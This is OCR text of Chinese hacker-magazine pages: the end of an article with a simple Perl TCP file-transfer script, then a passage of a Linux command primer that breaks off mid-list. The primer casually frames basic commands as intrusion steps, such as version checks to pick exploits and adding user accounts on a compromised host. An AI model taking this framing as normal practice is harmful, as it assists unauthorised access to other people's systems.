


图3 使用终端登录FTP

三、用perl脚本自己来

我一直觉得玩电脑就要有DIY精神,特别是我们hacker更要有。我认为,DIY就是在有现成工具手段的情况下,还要不断寻求新的方法,自己写新的工具,追求技术上的突破,以达到折磨自己,快乐别人的新时代雷锋境界。而我的梦想是成为雷锋,地球人都知道吧???! perl作为一个面向对象的编程语言,在不同系统中都有很强的可移植性,只要有解释器,perl程序就能运行。更重要的,*nix中perl解释器是系统自带的。呵呵,因此,我写了个perl脚本,如下:

```
#!usr/bin/perl
#Porters.pl
#by wo1fSea[w Group]
use IO::socket::INET;
use strict;
#加载IO::socket::INET模块,使用严格语法检查

if($#ARGV<0){
print"\nPorters.pl\n \nUsage: \n   Porters.pl [-s] [remote_Addr] [filename]
\n or Porters.pl [-r] [save_filename]\n made by: wo1fSea(Chase.Young!h) [w
Group] 2004-2007 \n";
exit(1);
}
#判断是否输入参数,否则显示使用说明

my $type=$ARGV[0];
my $sign1=$ARGV[1];
my $sign2=$ARGV[2];
#把输入的参数装入变量,下面通过判断第一个参数确定作为发送端还是
接收端

if($type eq '-r'){
#接收端代码
my $server = IO::Socket::INET->new(Listen   => 5,
                                   LocalAddr => 'localhost',
                                   LocalPort => 31010,
                                   Proto     => 'tcp');
my $client = $server->accept();
#打开一个套接字,等待远程连接
if($client){
my @Receive=<$client>;
open (IN,">$sign1");
binmode (IN);
print IN @Receive;
}
close($server);
#与远程主机建立连接后,接收数据以二进制形式将数据写入文件
}

if($type eq '-s'){
#发送端代码
my $socket=IO::Socket::INET->new(PeerAddr =>$sign1,
                                 PeerPort => 31010,
                                 Proto    => 'tcp');
#打开一个套接字,连接远程接收端
if($socket){
open (OUT,"<$sign2");
binmode (OUT);
my @out=<OUT>;
print $socket @out;
close($socket);
#与远程主机建立连接后,以二进制形式读取文件数据,向套接字发送数
据
}
}
```

把这段代码敲到一个文本文件中,文件后缀改为.pl,在*nix中还要把文件类型改为可执行。然后,跟着我做,接收端在终端输入**Porters.pl -r save_filename**,其中-r表示作为接收端接收文件,save_filename是想保存的文件名(如图4)。发送端在终端输入**Porters.pl -s remote_Addr filename**,其中-s表示作为发送端发送文件,remote_Addr是接收端主机的地址,filename是发送文件的文件名(如图5)。看到了吧,文件成功传输。这是3句不离老本行啊,到最后还是介绍到了perl编程。




图4 接收wow.pl文件




图5 发送wow.pl文件

好了,今天到这里就结束了,本人高二快高三了,省点时间加紧学习的好。还有什么perl的问题,可以和我交流,我的QQ:5337338。

【文中涉及的相关内容已收录在光盘中:FTPserver.exe和Porters.pl脚本】

编辑点评:

嗯!!作者达到了折磨自己、快乐别人的崇高理想!!意图明确,思路清晰,高考里一定是高分作文,不跑题的话!还给大家展示了一下Perl的魅力!不过作者收集的信息好像比较有限,Linux和Windows还可以用共享的。软件上也有如DC++一类的跨平台传输软件,如果能全都涉猎到,那对于大家的帮助就更大了。

SHELL——Linux的灵魂

——新手学Linux必知的几个命令

图 冰晨浪

在本文中你可以学到：

Linux中常用到的命令

看到《黑客手册》上每期都会有几篇窗外的文章，但都没有讲到Linux的基本命令，在Web入侵的时候有时会遇到Linux架设的网站，此时大多新手往往都会束手无策，因此萌发了写篇关于Linux的命令解释的文章，当然我不会像市面上许多Linux的书一样讲得太详细，只是从小黑的角度去解释这些东西，下面开始。

这里顺便提一下，许多新手在安装Linux时常常不成功，原因多是没有给Linux留出一点磁盘空间；方法是先进入Windows，然后右键“我的电脑”选择“管理”，在新的窗口中点“磁盘管理”（如图1）。右键选出一个分区，然后删掉（如果你不想删掉太大的空间，就用分区工具再划出一个分区，然后删掉）。这个被删掉的分区就可以用来安装Linux了。




图1 删除分区（谨慎）

计算下来，其实Linux消耗的资源还是很少的，有7G的空间就足够了！小编这样的软件安装狂人都足够了，大家应该也差不多了。而且之前还介绍过使用LiveCD直接在硬盘上跑Linux的方法，也是很节约的方式，就不要吝啬这些空间了。不过……我还是推荐使用PQ一类的软件来划分空间，作者的方法感觉有些野蛮的说！ ^_^

首先，要知道SHELL是什么。可以说，SHELL就是一个命令行解释器，它的作用就是遵循一定的语法将输入的命令加以解释并传给内核，由内核执行，再反馈给用户。Linux上常用的SHELL有bash，csh等，本文以《黑客手册合订本》DVD上的Ubuntu Linux为例，点左上角的“应用程序 > 附件 > 终端”即可，如图2。进入后会显示当前用户及计算机的信息，这里不是本文的重点。




图2 Ubuntu中启动SHELL

一、必须知道的帮助命令

Linux下的帮助命令和Windows下的作用一样，都是列出相关命令的参数及其用法。Linux下的为**man 命令**，例如键入**man ls**，就可以看到命令ls的具体用法。还有一个方法就是**命令 --help**，这个命令可以列出较常用的用法，如图3。




图3 man ls命令

二、查看目录及文件

ls命令可以查看相关的目录和文件，类似于Dos下的dir，格式为**ls 参数 文件/目录**。参数用得比较多的是-l和-a，-l的作用是列出每个文件的详细信息，如大小，建立者，时间等；-a是把所有的文件都列出来，包括隐藏文件，其中文件名以点开头的就是隐藏文件。当然也可以合在一起用（如图4、图5）。




图4 ls使用-l参数




图5 ls使用-a-l参数

三、建立文件

建立文件对于入侵是相当有用的，因此大家一定要掌握哦！linux下建立文件的方法有许多，这里着重讲三种。

1、touch建立：直接在“终端”输入**touch 文件名**，如图6。这种方法可以简单的建立起一个文件来，但是我们更常用的还是之后的两种方法。




图6 使用touch建立一个文件

2、echo建立：这个命令和windows下的命令差不多，格式是**echo “内容”> 文件名**，这里不再详述，如图7。




图7 使用echo建立一个文件




图8 使用vim建立文件

3、vim建立：这种方法大家是应该掌握的。输入**vim 文件名**，就会进入编辑状态，如图8，然后输入a后就可以输入自己想输入的内容了。这里讲下保存的方法：写完后按ESC键后输入**:wq**（注意要有冒号），这就是保存并退出（write & quit）的意思，而：**q**是不保存而退出的意思，**:q!** 则是强制退出而不保存的意思。

四、软件安装

软件安装也是很头疼的问题。关于这部分，可以参看06年6月的《黑客手册》窗外栏目。

五、查看当前系统版本

输入**uname -a**，知道对应的版本是很有用的，比如有些版本会有最新的漏洞，这样就可以直接用exp了。

六、进程信息查看与杀死

这个也是相当重要的，格式是**ps [-aux][-eux][-fux]**，其中中括号的参数是可选的。这个命令可以知道各个进程的详细信息，如运行的用户、PID、CPU占用（%cpu）、内存占用（%MEM）、活动状态（STAT）、名称（command）等，其中的PID是相当重要的（如图9）。

杀进程，命令格式是**kill 参数 PID**。参数有许多，但我们知道-9是强制杀就行了，进程号就是上面的PID。




图9 使用ps查看进程信息

查看可疑进程，这个方法主要是利用上面的内存占用来判断的，当然ps也可以，但更好的是利用top命令来判断，格式是**top**。功能是动态查看当前系统性能（如图10），如果你的机子很好却很慢，可以来这里看下，可能有问题了，其中的"load average……"就是系统负载，如果三个值（分别是1分钟，5分钟，10分钟的负载情况）都超过了3，说明你的系统负载很高了，按q键可以退出。




图10 使用top查看系统状况

七、如何分析进程情况

这个可以用lsof命令来看，具体格式是**lsof 参数 进程号/端口**。参数可以直接用-p，进程号和上面的一样，端口号可选。这是一个很好的命令，它对维护系统很有帮助，如图11。




图11 使用lsof分析进程

八、关机及相关命令

关机命令是shutdown，具体格式是**shutdown 参数 [时间]**。这个和Windows下的很像，参数有许多，大家可以自己用man实践下，这里不多说。常用的是-h参数。

有的系统中不使用shutdown，而是halt。另外，Linux中不是所有人都能关机的，有的可能要sudo halt。

九、添加用户

人侵之中添加用户是必不可少的。具体命令格式是**adduser 用户名**。添加之后会在/home下有一个这个用户名为文件名的文件夹，这个是添加用户的主目录。

设置密码的命令是**passwd 用户名**。一般说来，用户的密码文件存放在/etc/shadow里，但是里面都是加密后的数据。

有的系统中还使用useradd命令添加新用户，好像是FC？？。

十、网络命令

1、**ping ip/域名**，这个和Windows下的差不多，功能是检查网络是否连通或得到ip地址。

2、**ifconfig /网络接口**，注意不要和windows下的ipconfig搞混。这个命令是用于查看和更改网络接口的地址和参数，但要权限足够才能用。

3、**telnet 对方ip或域名**，很熟悉吧？不再多说了。

4、**netstat 参数**，这个是用于查看网络连接，及端口开发情况，参数常用的是-a。

5、**ftp 对方ip/域名**，远程文件传输。这里列出关于它的几个命令：
